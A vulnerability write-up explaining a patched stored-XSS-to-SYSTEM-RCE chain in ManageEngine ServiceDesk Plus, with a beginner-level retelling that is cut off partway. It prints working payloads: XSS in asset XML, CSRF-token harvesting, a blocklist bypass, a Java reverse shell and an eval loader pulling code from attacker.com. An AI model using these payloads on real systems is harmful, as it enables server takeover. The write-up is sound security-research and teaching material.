Stored XSS to RCE Chain as SYSTEM in ManageEngine ServiceDesk Plus
An unauthenticated attacker could upload a malicious XML asset file to ManageEngine ServiceDesk Plus, which when viewed by an administrator would execute stored JavaScript. This allowed the attacker to create a scheduled task that ran system commands with SYSTEM privileges, leading to remote code execution.

medium.com
Published on medium.com
Hacking
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
ManageEngine ServiceDesk Plus (SDP) is an IT service desk product, and a core part of what it does is asset management: company laptops, desktops and similar equipment are provisioned by IT and tracked in the application. To support that, SDP exposes an API endpoint that lets an unauthenticated HTTP client upload XML files containing asset definitions. Those definitions can carry make, model, operating system, memory, network configuration, installed software and more.
The write-up came out of a hunt driven by FireEye's published list of CVEs that should be addressed to limit the effectiveness of its red team tools. The last entry on that list was CVE-2019-8394, an arbitrary pre-auth file upload to Zoho ManageEngine ServiceDesk Plus. A Shodan search for "ManageEngine ServiceDesk Plus" in the page title returned over 5,000 public-facing instances, which made the product worth targeting. The research produced two server-side issues that chain together: an unauthenticated stored cross-site scripting flaw (CVE-2021-20080) and weak input validation (CVE-2021-20081) that leads to arbitrary code execution. A companion write-up by David Wells covers a heap overflow in the AssetExplorer Agent.
Setup
The chain affects ManageEngine ServiceDesk Plus prior to version 11200. No account is needed for the first step: the attacker is unauthenticated and remote. The victim is a help desk administrator who views the uploaded asset in the administrative web user interface. The researcher used Sysinternals Process Monitor to show the privilege level of executed commands, and an HTTP listener on the attacker side to serve later stages of JavaScript.
Finding it
The entry point is /discoveryServlet/WsDiscoveryServlet. When a valid asset is POSTed there, SDP writes an XML file containing the asset to the server's file system at C:\Program Files\ManageEngine\ServiceDesk\scannedxmls. After a minute or so the file is picked up automatically for processing, the asset is stored in the database, and it becomes viewable as an asset in the administrative web UI.

The XML file created on disk after the POST to /discoveryServlet/WsDiscoveryServlet.

The asset appearing in the administrative interface after SDP has processed the file.
The example used is a Mac asset. Most of the XML is omitted for brevity; the key part is the line starting with inet in the /sbin/ifconfig output, where the IP address field contains JavaScript. The full proof of concept is in the TRA-2021-11 research advisory.
<?xml version="1.0" encoding="UTF-8" ?><DocRoot>… snip ...<NIC_Info><command>/sbin/ifconfig</command><output><![CDATA[en0: flags=8863<UP,BROADCAST,SMART,RUNNING,SIMPLEX,MULTICAST> mtu 1500 options=400<CHANNEL_IO> ether [redacted] inet6 fe80::[redacted]%en0 prefixlen 64 secured scopeid 0x5 inet ');}{alert("xss");// netmask 0xffffff00 broadcast [redacted] nd6 options=201<PERFORMNUD,DAD> media: autoselect status: active]]></output></NIC_Info>… snip ...</DocRoot>
When SDP processes this XML and the administrator views the asset, a JavaScript alert fires. The injected JavaScript is not sanitised before it is loaded in a browser, so the attacker can execute arbitrary JavaScript and use the flaw to perform administrative actions in the help desk application.

The alert firing when the administrator views the malicious asset.
The root cause is that the IP address is used to construct a JavaScript function without sanitisation. In this case the function is built as follows:
function clickToExpandIP(){ jQuery('#ips').text('[ ');}{alert("xss");// ]');}
The payload closes the text() call and the clickToExpandIP() function definition:
.text('[ ');}
Because there is a hanging closing curly brace on the next line, the payload then starts a new block, calls alert, and comments out the rest of the line:
{alert("xss");//
Exploitation
Step 1: Upload the malicious asset
The attacker POSTs an XML asset definition to /discoveryServlet/WsDiscoveryServlet with the JavaScript embedded in the IP address field of the ifconfig output, as shown above. SDP writes the file to scannedxmls, processes it within about a minute, and stores the asset. No authentication is required for this step.
Step 2: Get the administrator to view the asset
When the administrator opens the asset in SDP, the stored script runs. The researcher notes this can be encouraged by sending a link to the administrator.
Step 3: Reuse the HttpOnly session cookies
On login, the following session cookies are set in the response:
Set-Cookie: SDPSESSIONID=[redacted]; Path=/; HttpOnlySet-Cookie: JSESSIONIDSSO=[redacted]; Path=/; HttpOnly
Both carry the HttpOnly flag, so JavaScript cannot read their values directly. That does not prevent reusing them in an XMLHttpRequest: the browser attaches the cookies to the request just as it would for a form submission. A CSRF token is also in play, however. Deleting a user, for example, fires this request:
DELETE /api/v3/users?ids=9 HTTP/1.1Host: [redacted]:8080Content-Length: 160Cache-Control: max-age=0Accept: application/json, text/javascript, */*; q=0.01X-ZCSRF-TOKEN: sdpcsrfparam=[redacted]-Requested-With: XMLHttpRequestIf-Modified-Since: Thu, 1 Jan 1970 00:00:00 GMTUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36Content-Type: application/x-www-form-urlencoded; charset=UTF-8Origin: http://[redacted]:8080Referer: http://[redacted]:8080/SetUpWizard.do?forwardTo=requester&viewType=listAccept-Encoding: gzip, deflateAccept-Language: en-US,en;q=0.9Cookie: SDPSESSIONID=[redacted]; JSESSIONIDSSO=[redacted]; PORTALID=1; sdpcsrfcookie=[redacted]; _zcsr_tmp=[redacted]; memarketing-_zldp=Mltw9Iqq5RScV1w4XmHqtfyjDzbcGg%2Fgj2ZFSsChk9I%[redacted]%3D; memarketing-_zldt=35fbbf7a-4275-4df4-918f-78167bc204c4-0Connection: closesdpcsrfparam=[redacted]&SUBREQUEST=XMLHTTP
The request uses the X-ZCSRF-TOKEN header and the sdpcsrfparam request parameter, and the same token value is passed in the sdpcsrfcookie and _zcsr_tmp cookies. Subsequent requests will not succeed unless the proper CSRF headers and cookies are set. The CSRF cookies, unlike the session cookies, are not set with HttpOnly, so the malicious JavaScript can harvest the CSRF token value and supply the required headers and request data. The result is an XMLHttpRequest carrying the correct session cookies and the required CSRF token values.
Step 4: Work around the space restriction
Spaces cannot be included in the IP address. Specifying a line with AN IP as the IP address:
inet AN IP netmask 0xffffff00 broadcast [redacted]
produces this function:
function clickToExpandIP(){ jQuery('#ips').text('[ AN ]');}
IP is truncated because SDP parses the IP address field expecting an IP address followed by a space. Multiline comments can replace spaces to bypass this:
');}{var/**/text="stillxss";alert(text);//

The multiline-comment bypass in place of spaces.
With these pieces, the XSS can fire valid and complex application requests with administrative privileges when the administrator views the malicious asset. The researcher used this to abuse the custom scheduled task feature.
Step 5: Abuse the custom schedule
SDP allows administrators to create custom scheduled tasks, and those tasks can run system commands. The form for creating a custom schedule shows an executor example in the Action section, which lets an administrator run a command on a scheduled basis. On its own this is dangerous but by design, not a vulnerability. The vulnerability (CVE-2021-20081) appears when an administrator wants to write text to the file system through the feature.

Custom Schedule Screen

Administrator attempts to write to C:\test.txt
echo is a restricted word, so a filter is clearly in place to deny it. Code review located the list of restricted words in an XML file:
C:\Program Files\ManageEngine\ServiceDesk\conf\Asset\servicedesk.xml:
<GlobalConfig globalconfigid="GlobalConfig:globalconfigid:2600" category="Execute_Script" parameter="Restricted_Words" paramvalue="outfile,Out-File,write,echo,OpenTextFile,move,Move-Item,move,mv,MoveFile,del,Remove-Item,remove,rm,unlink,rmdir,DeleteFile,ren,Rename-Item,rename,mv,cp,rm,MoveFile" description="Script Restricted Words"/>
The list contains echo and a set of other words related to file system operations, so the developer clearly did not want a custom scheduled task to modify files explicitly. The filter is applied in com.adventnet.servicedesk.utils.ServiceDeskUtil.java:
public String[] getScriptRestrictedWords() throws Exception { String restrictedWords = GlobalConfigUtil.getInstance().getGlobalConfigValue("Restricted_Words", "Execute_Script"); return restrictedWords.split(","); }public Set containsScriptRestrictedWords(String input) throws Exception { HashSet<String> input_words = new HashSet<String>(); input_words.addAll(Arrays.asList(input.split(" "))); input_words.retainAll(Arrays.asList(this.getScriptRestrictedWords())); return input_words; }
The command line input string is split into words using a space character as the delimiter:
input_words.addAll(Arrays.asList(input.split(" ")));
Splitting on spaces makes the blocklist inadequate. Commas or semicolons can delimit a command's arguments, and all of these commands are equivalent:
c:\>echo "Hello World""Hello World"c:\>echo,"Hello World""Hello World"c:\>echo;"Hello World""Hello World"
An administrator can therefore craft a command with commas to write to disk:
cmd /c "echo,testing > C:\\test.txt"
The command executes with NT AUTHORITY\SYSTEM privileges, which Sysinternals Process Monitor will prove.
Step 6: Pop a shell
A Java-based reverse shell was chosen because a Java executable ships with ServiceDesk Plus. The command line first uses echo to write out a Base64-encoded Java class:
echo,<Base64 encoded Java reverse shell class>> b64file
certutil then decodes the data into a functioning Java class (the Java reverse shell is credited to Casey Dunham):
certutil -f -decode b64file ReverseTcpShell.class
Finally, the bundled Java executable launches a reverse shell that connects back to the attacker's listener at IP:port:
C:\\PROGRA~1\\ManageEngine\\ServiceDesk\\jre\\bin\\java.exe ReverseTcpShell <attacker ip> <attacker port>
Step 7: Stage the JavaScript
A maximum length was enforced, and the reverse shell payload was long enough that the restriction forced a staged approach. The researcher set up an HTTP listener that, when contacted by the XSS payload, returns more JavaScript, which the XSS executes with eval(). The initial payload reaches out to the attacker's HTTP server and downloads the next stage:
function loaded() { eval(this.responseText);}var req = new XMLHttpRequest();req.addEventListener("load", loaded);req.open("GET","http://attacker.com/more_js");req.send(null);
When the JavaScript downloads, loaded() fires. Because the browser is loading cross-origin content into the ServiceDesk Plus application, the attacker's listener must set a CORS header:
Access-Control-Allow-Origin: *
This tells the browser it is acceptable to load the attacker server's content. With this strategy a large chunk of JavaScript can be loaded.
The full chain
- Send an XML asset file to SDP containing the malicious JavaScript code.
- After a short period of time, SDP processes the XML file and adds the asset.
- When the administrator views the asset, the JavaScript fires. This can be encouraged by sending a link to the administrator.
- The XSS downloads more JavaScript from the attacker's HTTP server.
- The downloaded JavaScript creates a malicious custom scheduled task to execute in 1 minute.
- After one minute, the scheduled task executes, and a reverse shell connects back to the attacker's machine.
Root cause
Two mistakes combine. First, the IP address parsed out of the uploaded asset's ifconfig output is used to construct a JavaScript function without sanitisation, so the value breaks out of the text() call and the function body and injects script that runs in the administrator's browser. Second, the blocklist that is meant to stop dangerous commands in custom scheduled tasks splits the command line on spaces only, so a command whose arguments are delimited by commas or semicolons never matches the restricted words. The HttpOnly flag on the session cookies does not help, because the browser still attaches those cookies to requests made by injected script; the CSRF token is readable because its cookies are not HttpOnly, so the token requirement does not stop the attack either.
Impact
An unauthenticated, remote attacker can upload a malicious asset to the help desk. Once an unknowing help desk administrator views the new asset, the attacker can take control of the help desk application and fully compromise the underlying operating system, scheduling the execution of malicious code with SYSTEM privileges. The companion heap overflow in the AssetExplorer Agent would allow an attacker to pivot from SDP to the agents distributed to assets on the network, which the researcher describes as a dangerous attack scenario.
Fix
ManageEngine patched the issues. The bugs were reported on 17 March 2021, the XSS was patched by 7 April 2021, and the RCE by 1 June 2021. More detail is in the TRA-2021-11 and TRA-2021-22 research advisories.
Variants to test
- Other fields in the asset XML. The IP address was the field that reached a JavaScript function unsanitised. Try injecting into other values that the administrative UI renders, such as make, model, operating system or installed software. A positive result is script executing when the asset is viewed.
- Other space-delimited blocklists. Wherever a restricted-word filter splits input on spaces, try comma and semicolon argument delimiters, as with
echo,testing > C:\\test.txt. A positive result is a restricted word being accepted and the command running. - Other command interpreters. The bypass relies on how the Windows command processor treats commas and semicolons. Test equivalent argument separators for whatever interpreter a target invokes. A positive result is the same command executing with a different delimiter.
- CSRF token cookies without HttpOnly. Check whether the token cookies lack HttpOnly while the session cookies have it. If so, injected script can read the token and issue authenticated requests. A positive result is a state-changing request succeeding from injected JavaScript.
- Length limits on injected script. Where a maximum length is enforced, serve a small loader that fetches a larger stage with
eval()and a permissiveAccess-Control-Allow-Originheader. A positive result is the second stage executing in the application's origin.
What happened, in plain words
ManageEngine ServiceDesk Plus is a piece of software that companies use to run their IT help desk. One of the things it does is keep track of company equipment: laptops, desktops and so on. IT staff add these items to the system, and the system stores details about each one, such as the make, the model, the operating system, how much memory it has, and how it is connected to the network.
A security researcher found that this software had two mistakes in it. The first mistake let anyone on the internet, without logging in, upload a fake piece of equipment whose details contained a small piece of JavaScript. JavaScript is the programming language that web pages use to make things happen in your browser, like pop-ups or buttons that respond when you click. The second mistake let a logged-in administrator run commands on the server, and the filter that was supposed to stop dangerous commands could be slipped past.
Put the two together and you get a chain: an outsider uploads a booby-trapped asset, an administrator opens it in their browser, the hidden JavaScript runs with the administrator's powers, and from there the attacker gets a command prompt on the server itself, running with the highest level of permission Windows offers. The researcher called this a chain from stored cross-site scripting to remote code execution.
This article walks through the whole thing from the beginning, explaining each idea as it comes up. You only need to know how to use a browser and a computer to follow it.
Background: why this product was chosen
The story starts with a security company called FireEye. In December 2020 FireEye announced that its red team tools had been accessed without authorisation. Red team tools are the programs that professional attackers (hired by a company to test its own defences) use to break into systems. FireEye published a list of the vulnerabilities that defenders should patch first, to reduce the usefulness of those tools if they fell into the wrong hands.
A vulnerability is simply a mistake in software that lets someone do something the software's author did not intend. The researcher, a bug hunter who looks for unknown vulnerabilities (sometimes called 0-day bugs), read that list and treated it as a shopping list of products worth investigating. The last entry on the list was CVE-2019-8394, an arbitrary pre-auth file upload to Zoho ManageEngine ServiceDesk Plus. "Pre-auth" means before logging in, and "arbitrary file upload" means uploading a file of the attacker's choosing. A CVE number is a public identifier given to a known vulnerability, like a catalogue number.
A quick search on Shodan, a website that indexes devices and services connected to the internet, for "ManageEngine ServiceDesk Plus" in the page title returned over 5,000 public-facing instances. In other words, thousands of these systems were reachable from the open internet, which made the product worth a close look. The research produced two server-side issues that chain together: an unauthenticated stored cross-site scripting flaw (CVE-2021-20080) and weak input validation (CVE-2021-20081) that leads to arbitrary code execution. A companion write-up by David Wells covers a heap overflow in the AssetExplorer Agent, a separate piece of software that this product distributes to the machines it manages.
The setup
The chain affects ManageEngine ServiceDesk Plus prior to version 11200. No account is needed for the first step: the attacker is unauthenticated and remote. The victim is a help desk administrator who views the uploaded asset in the administrative web user interface. The researcher also used Sysinternals Process Monitor, a free Microsoft tool that records what programs do on a Windows machine, to show the privilege level of executed commands, and an HTTP listener on the attacker side to serve later stages of JavaScript. An HTTP listener is a small program that waits for incoming web requests and answers them, like a shop assistant waiting at a counter.
Finding it
The entry point is /discoveryServlet/WsDiscoveryServlet. An endpoint is a specific address on a web server that accepts a particular kind of request, much like a particular counter in a large office building handles a particular kind of paperwork. An API (application programming interface) is the set of these addresses and the rules for talking to them, designed so that other programs can interact with the software without a human clicking buttons.
When a valid asset is POSTed there, SDP writes an XML file containing the asset to the server's file system at C:\Program Files\ManageEngine\ServiceDesk\scannedxmls. POST is one of the basic methods a browser or program uses to send data to a server; think of it as handing over a filled-in form rather than just asking to see a page. XML is a text format for structured data, where information is wrapped in tags like <name>value</name>, similar to how a form has labelled boxes.
After a minute or so the file is picked up automatically for processing, the asset is stored in the database, and it becomes viewable as an asset in the administrative web UI. A database is the organised storage where software keeps its records, like a filing cabinet that can be searched quickly.
The XML file created on disk after the POST to /discoveryServlet/WsDiscoveryServlet.
The asset appearing in the administrative interface after SDP has processed the file.
The example used is a Mac asset. Most of the XML is omitted for brevity; the key part is the line starting with inet in the /sbin/ifconfig output, where the IP address field contains JavaScript. ifconfig is a standard command on Mac and Linux machines that lists network settings, and the inet line is where the machine's IP address appears. An IP address is the number that identifies a machine on a network, like a postal address for a computer. The full proof of concept is in the TRA-2021-11 research advisory.
<?xml version="1.0" encoding="UTF-8" ?><DocRoot>… snip ...<NIC_Info><command>/sbin/ifconfig</command><output><![CDATA[en0: flags=8863<UP,BROADCAST,SMART,RUNNING,SIMPLEX,MULTICAST> mtu 1500 options=400<CHANNEL_IO> ether [redacted] inet6 fe80::[redacted]%en0 prefixlen 64 secured scopeid 0x5 inet ');}{alert("xss");// netmask 0xffffff00 broadcast [redacted] nd6 options=201<PERFORMNUD,DAD> media: autoselect status: active]]></output></NIC_Info>… snip ...</DocRoot>
Line by line, in plain words:
<?xml version="1.0" encoding="UTF-8" ?>declares that this is an XML document and which character encoding it uses.<DocRoot>opens the outermost container of the document.… snip ...marks where the researcher cut out the rest of the file to keep the example short.<NIC_Info>opens a section describing the machine's network card.<command>/sbin/ifconfig</command>records the command that was run to gather the network details.<output><![CDATA[ ... ]]>opens the box that holds the command's raw output. TheCDATAwrapper tells the XML parser to treat everything inside as plain text rather than as XML tags.en0: flags=8863<UP,BROADCAST,...>is the first line of theifconfigoutput, describing the network interface.inet ');}{alert("xss");//is the important part. This is where a real IP address should have been. Instead it contains JavaScript: a closing bracket and brace, then a call toalert("xss")which makes the browser show a pop-up box saying "xss", then//which turns the rest of the line into a comment that the browser ignores.netmask 0xffffff00 broadcast [redacted]is the rest of the originalifconfigline, now commented out.]]></output></NIC_Info>… snip ...</DocRoot>closes the output box, the network section, and the document.
When SDP processes this XML and the administrator views the asset, a JavaScript alert fires. The injected JavaScript is not sanitised before it is loaded in a browser. Sanitising means cleaning input so that any code hidden in it is neutralised, for example by turning < into a harmless piece of text. Because that cleaning does not happen, the attacker can execute arbitrary JavaScript and use the flaw to perform administrative actions in the help desk application.
The alert firing when the administrator views the malicious asset.
The root cause is that the IP address is used to construct a JavaScript function without sanitisation. A function is a named block of code that does a job when called. In this case the function is built as follows:
function clickToExpandIP(){ jQuery('#ips').text('[ ');}{alert("xss");// ]');}
Line by line:
function clickToExpandIP(){starts a function namedclickToExpandIP, which the page presumably calls when the user clicks something to expand the IP display.jQuery('#ips').text('[ ');uses jQuery, a popular JavaScript library that makes it easier to manipulate web pages, to set the text of the element with the idipsto an opening bracket and a space.}closes the function.{alert("xss");//is the injected part: it opens a new block, callsalertto show a pop-up, and comments out the rest of the line.]');}is the remainder of the original code, now commented out.
The payload closes the text() call and the clickToExpandIP() function definition:
.text('[ ');}
That is, the attacker's text supplies the closing bracket and brace that end the original statement and function early. Because there is a hanging closing curly brace on the next line, the payload then starts a new block, calls alert, and comments out the rest of the line:
{alert("xss");//
This is the essence of cross-site scripting, usually shortened to XSS: the attacker gets their own code into a page that other people view, and the browser runs it as if the site itself had written it. "Stored" means the malicious code is saved on the server (here, in the asset record) and served to every viewer, rather than being carried in a link.
Exploitation
Step 1: Upload the malicious asset
The attacker POSTs an XML asset definition to /discoveryServlet/WsDiscoveryServlet with the JavaScript embedded in the IP address field of the ifconfig output, as shown above. SDP writes the file to scannedxmls, processes it within about a minute, and stores the asset. No authentication is required for this step. Authentication is the act of proving who you are, usually with a username and password; here the server simply does not ask.
Step 2: Get the administrator to view the asset
When the administrator opens the asset in SDP, the stored script runs. The researcher notes this can be encouraged by sending a link to the administrator. This is the human part of the chain: the attacker needs one person with the right permissions to look at the right page.
Step 3: Reuse the HttpOnly session cookies
When you log in to a website, the server gives your browser a small piece of data called a cookie, which the browser sends back with every later request so the server can recognise you. It works like a cloakroom ticket: you show it and get your coat, without proving your identity again. A session cookie is the specific cookie that says "this is the logged-in user".
On login, the following session cookies are set in the response:
Set-Cookie: SDPSESSIONID=[redacted]; Path=/; HttpOnlySet-Cookie: JSESSIONIDSSO=[redacted]; Path=/; HttpOnly
Line by line:
Set-Cookie:is the instruction a server sends to tell the browser to store a cookie.SDPSESSIONID=[redacted]is the name and value of the first cookie, a long random-looking string that identifies the session.Path=/says the cookie applies to the whole site.HttpOnlyis a flag that tells the browser to hide this cookie from JavaScript. Scripts on the page cannot read it.- The second
Set-Cookie:line does the same forJSESSIONIDSSO, another session cookie, also withHttpOnly.
Both carry the HttpOnly flag, so JavaScript cannot read their values directly. That does not prevent reusing them in an XMLHttpRequest. XMLHttpRequest is the browser feature that lets JavaScript fetch data from a server in the background without reloading the page. The browser attaches the cookies to the request just as it would for a form submission, even though the script never sees them. The cloakroom ticket is hidden from the script, but the browser still shows it at the counter.
A CSRF token is also in play, however. CSRF stands for cross-site request forgery, an attack where a malicious page makes your browser send a request to another site where you are logged in. To stop it, many applications require a secret token, a one-time value that must accompany each state-changing request. The idea is that only pages served by the real site know the token, so a forged request from elsewhere will not have it. Deleting a user, for example, fires this request:
DELETE /api/v3/users?ids=9 HTTP/1.1Host: [redacted]:8080Content-Length: 160Cache-Control: max-age=0Accept: application/json, text/javascript, */*; q=0.01X-ZCSRF-TOKEN: sdpcsrfparam=[redacted]-Requested-With: XMLHttpRequestIf-Modified-Since: Thu, 1 Jan 1970 00:00:00 GMTUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36Content-Type: application/x-www-form-urlencoded; charset=UTF-8Origin: http://[redacted]:8080Referer: http://[redacted]:8080/SetUpWizard.do?forwardTo=requester&viewType=listAccept-Encoding: gzip, deflateAccept-Language: en-US,en;q=0.9Cookie: SDPSESSIONID=[redacted]; JSESSIONIDSSO=[redacted]; PORTALID=1; sdpcsrfcookie=[redacted]; _zcsr_tmp=[redacted]; memarketing-_zldp=Mltw9Iqq5RScV1w4XmHqtfyjDzbcGg%2Fgj2ZFSsChk9I%[redacted]%3D; memarketing-_zldt=35fbbf7a-4275-4df4-918f-78167bc204c4-0Connection: closesdpcsrfparam=[redacted]&SUBREQUEST=XMLHTTP
Line by line:
DELETE /api/v3/users?ids=9 HTTP/1.1is the request line.DELETEis the method, meaning "remove this"./api/v3/users?ids=9is the address, with?ids=9saying which user.HTTP/1.1is the version of the protocol being spoken.Host: [redacted]:8080names the server and port being contacted.Content-Length: 160says how many bytes of body follow.Cache-Control: max-age=0asks that no cached copy be used.Accept: application/json, text/javascript, */*; q=0.01lists the response formats the client will accept.X-ZCSRF-TOKEN: sdpcsrfparam=...is the CSRF token, sent in a custom header. Headers are the labelled lines at the top of a request, like the fields on an envelope.X-Requested-With: XMLHttpRequestmarks the request as having been made by JavaScript rather than by typing a URL.If-Modified-Since: Thu, 1 Jan 1970 00:00:00 GMTis a caching hint.User-Agent: Mozilla/5.0 ... Chrome/88.0.4324.150 ...identifies the browser making the request.Content-Type: application/x-www-form-urlencoded; charset=UTF-8says the body is form-encoded data.Origin: http://[redacted]:8080andReferer: http://[redacted]:8080/SetUpWizard.do?forwardTo=requester&viewType=listsay which page the request came from.Accept-Encoding: gzip, deflateandAccept-Language: en-US,en;q=0.9describe compression and language preferences.Cookie: ...carries all the cookies the browser holds for this site: the two session cookies,PORTALID, the CSRF cookiessdpcsrfcookieand_zcsr_tmp, and two marketing cookies.Connection: closeasks the server to close the connection after responding.sdpcsrfparam=...&SUBREQUEST=XMLHTTPis the body of the request, carrying the same CSRF token value again as a parameter.
The request uses the X-ZCSRF-TOKEN header and the sdpcsrfparam request parameter, and the same token value is passed in the sdpcsrfcookie and _zcsr_tmp cookies. Subsequent requests will not succeed unless the proper CSRF headers and cookies are set. The CSRF cookies, unlike the session cookies, are not set with HttpOnly, so the malicious JavaScript can harvest the CSRF token value and supply the required headers and request data. The result is an XMLHttpRequest carrying the correct session cookies and the required CSRF token values. In other words, the protection against forged requests is defeated because the secret it relies on is readable by the very script it was meant to stop.
Step 4: Work around the space restriction
Spaces cannot be included in the IP address. Specifying a line with AN IP as the IP address:
inet AN IP netmask 0xffffff00 broadcast [redacted]
produces this function:
function clickToExpandIP(){ jQuery('#ips').text('[ AN ]');}
IP is truncated because SDP parses the IP address field expecting an IP address followed by a space. Parsing means reading text and working out its structure; here the parser takes everything up to the first space as the address and throws the rest away. Multiline comments can replace spaces to bypass this. A multiline comment is a piece of code between /* and */ that the browser ignores, so it can stand in for a space without being a space:
');}{var/**/text="stillxss";alert(text);//
Line by line:
');}closes the originaltext()call and the function, as before.{opens a new block.var/**/text="stillxss";declares a variable namedtextwith the valuestillxss. The/**/betweenvarandtextis an empty comment, which the browser ignores but which keeps the two words apart without a space.alert(text);shows the variable's value in a pop-up.//comments out the rest of the line.
The multiline-comment bypass in place of spaces.
With these pieces, the XSS can fire valid and complex application requests with administrative privileges when the administrator views the malicious asset. The researcher used this to abuse the custom scheduled task feature.
Step 5: Abuse the custom schedule
SDP allows administrators to create custom scheduled tasks, and those tasks can run system commands. A scheduled task is something the computer does automatically at a set time, like an alarm that also does a chore. The form for creating a custom schedule shows an executor example in the Action section, which lets an administrator run a command on a scheduled basis. On its own this is dangerous but by design, not a vulnerability. A feature that lets an administrator run commands is doing what it was built to do; the problem is what happens when someone else can use it.
Custom Schedule Screen
Administrator attempts to write to C:\test.txt
echo is a restricted word, so a filter is clearly in place to deny it. echo is a command that prints text, and it can also be used to write text into a file. Code review located the list of restricted words in an XML file. Code review means reading the software's source code to understand how it works.
C:\Program Files\ManageEngine\ServiceDesk\conf\Asset\servicedesk.xml:
<GlobalConfig globalconfigid="GlobalConfig:globalconfigid:2600" category="Execute_Script" parameter="Restricted_Words" paramvalue="outfile,Out-File,write,echo,OpenTextFile,move,Move-Item,move,mv,MoveFile,del,Remove-Item,remove,rm,unlink,rmdir,DeleteFile,ren,Rename-Item,rename,mv,cp,rm,MoveFile" description="Script Restricted Words"/>
Line by line:
<GlobalConfig ...>is a single XML element holding one configuration setting.globalconfigid="GlobalConfig:globalconfigid:2600"is the setting's identifier.category="Execute_Script"groups it under script execution.parameter="Restricted_Words"names the setting: the list of restricted words.paramvalue="outfile,Out-File,write,echo,..."is the list itself, a comma-separated set of words that will be blocked.description="Script Restricted Words"is a human-readable label.
The list contains echo and a set of other words related to file system operations, so the developer clearly did not want a custom scheduled task to modify files explicitly. The filter is applied in com.adventnet.servicedesk.utils.ServiceDeskUtil.java:
